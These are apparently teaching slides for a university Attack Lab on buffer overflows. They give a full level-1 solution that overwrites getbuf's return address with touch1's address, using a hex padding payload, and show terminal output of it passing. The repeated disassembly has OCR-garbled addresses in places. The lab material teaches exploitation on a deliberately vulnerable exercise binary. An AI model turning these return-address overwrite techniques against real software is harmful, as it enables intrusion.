



Attack Lab



费翔

feix16@mails.tsinghua.edu.cn



目录

- **Part 1 实验内容**
- Part 2 准备工作
- Part 3 工具介绍





实验内容

- 缓冲区溢出攻击

- 没有判断输入的字符串的长度，导致字符串超出缓冲区范围。如果精心设计，超出缓冲区的数据可以作为代码去执行。





第1题

```
1 void test() {  
2     int val;  
3     val = getbuf();  
4     printf("No exploit.  Getbuf returned 0x%x\n", val);  
5 }
```

```
1 unsigned getbuf()  
2 {  
3     char buf[BUFFER_SIZE];  
4     Gets(buf);  
5     return 1;  
6 }
```

```
1 void touch1() {  
2     vlevel = 1;  
3     printf("Touch1!: You called touch1()\n");  
4     validate(1);  
5     exit(0);  
6 }
```

- 目标：函数test调用函数getbuf后，直接运行函数touch1，不返回到函数test。





题目提示


- The placement of buf within the stack frame for getbuf depends on the value of compile-time constant BUFFER_SIZE, as well the allocation strategy used by GCC. You will need to examine the disassembled code to determine its position.
- BUFFER_SIZE的大小需要查看汇编代码





复习

- 过程调用指令：
 - call label 将返回地址压入栈，跳转至label
- 返回地址
 - Call指令的下一条指令地址
- 过程返回指令：
 - ret 跳转至栈顶的返回地址






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```






正常情况

call label 将返回地址
压入栈，跳转至label

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbuf! 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

rsp赋值给rdi，rdi是函数
Gets的输入参数（缓冲区
起始地址）






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbuf() 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

ret 跳转至
栈顶的返回
地址






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

ret 跳转至
栈顶的返回
地址





解题思路

- 字符串超出缓冲区的数据，覆盖了函数 `getbuf` 的返回地址。如果把该地址修改成函数 `touch1` 的地址，就可以实现函数 `getbuf` 不返回到函数 `test`，返回到函数 `touch1`。
- 不同的例子函数地址不一样，但不影响做实验。





解题思路

- 把 touch1 的开始地址放到 getbuf 的 ret 指令中，注意使用小端字节序。
- 反汇编 ctargget
 - objdump -d ctargget >ctargget.d

```
00000000004017e1 <getbuf>:
 4017e1:  48 83 ec 28          sub    $0x28,%rsp
 4017e5:  48 89 e7             mov    %rsp,%rdi
 4017e8:  e8 7e 02 00 00      callq 401a6b <Gets>
 4017ed:  b8 01 00 00 00      mov    $0x1,%eax
 4017f2:  48 83 c4 28          add    $0x28,%rsp
 4017f6:  c3                  retq

00000000004017f7 <touch1>:
 4017f7:  48 83 ec 08          sub    $0x8,%rsp
 4017fb:  c7 05 17 2d 20 00 01 movl   $0x1,0x202d17(%rip)
 401802:  00 00 00
 401805:  bf 35 31 40 00      mov    $0x403135,%edi
```





解题思路

```
00000000004017e1 <getbuf>:  
  4017e1:  48 83 ec 28      sub    $0x28,%rsp  
  4017e5:  48 89 e7          mov    %rsp,%rdi  
  4017e8:  e8 7e 02 00 00    callq 401a6b <Gets>
```

- 在第2行中将 `rsp` 减了 `0x28`，申请了一块 `0x28` 个字节的空间，第3行将 `rsp` 赋给 `rdi` 就是空间的首地址，然后调用了 `Gets` 函数，`rdi` 就是它的参数。到这里我们可以确定 `BUFFER_SIZE` 的大小为 `0x28`。换句话说，在 `0x28` 个字节的栈被 `Gets` 函数写满之后，多出来的字符会被写入 `getbuf` 函数的栈外。





解题思路

```
00000000004017e1 <getbuf>:  
4017e1: 48 83 ec 28      sub    $0x28,%rsp  
4017e5: 48 89 e7          mov    %rsp,%rdi  
4017e8: e8 7e 02 00 00    callq 401a6b <Gets>
```

- 在 getbuf 函数申请的0x28个字节内存之外的8个字节存放的就是 test 函数call 指令后下一条指令的地址。
- 我们需要用0x28个字节来将栈填满，再写入 touch1 函数的入口地址，在 getbuf 函数执行到 ret 指令的时候就会返回到 touch1 中执行。





解题思路

```
00000000004017e1 <getbuf>:
 4017e1: 48 83 ec 28      sub    $0x28,%rsp
 4017e5: 48 89 e7         mov    %rsp,%rdi
 4017e8: e8 7e 02 00 00   callq 401a6b <Gets>
 4017ed: b8 01 00 00 00   mov    $0x1,%eax
 4017f2: 48 83 c4 28      add    $0x28,%rsp
 4017f6: c3              retq

00000000004017f7 <touch1>:
 4017f7: 48 83 ec 08      sub    $0x8,%rsp
 4017fb: c7 05 17 2d 20 00 01  movl   $0x1,0x202d17(%rip)
 401802: 00 00 00
 401805: bf 35 31 40 00   mov    $0x403135,%edi
```

- touch1 的起始地址: 0x4017f7, 注意有64位

```
1 00 00 00 00
2 00 00 00 00
3 00 00 00 00
4 00 00 00 00
5 00 00 00 00
6 00 00 00 00
7 00 00 00 00
8 00 00 00 00
9 00 00 00 00
10 00 00 00 00
11 f7 17 40 00 00 00 00 00
```





```
fx@hp:~/attacks$ cat a | ./hex2raw | ./ctarget-23389 -q
Cookie: 0x7dac7e0e
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: would have posted the following:
    user id No0ne
    course 15213-f15
    lab    attacklab
    result 23389:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0 00 00 F7 17 40 00
fx@hp:~/attacks$
```





目录

- Part 1 实验内容
- **Part 2 准备工作**
- Part 3 工具介绍





下载Attack Lab

- 由助教分发，每个同学收到的文件都不同
- 大家统一去服务器下载，具体方法助教在网络学堂通知
- 推荐使用MobaXterm客户端连接服务器
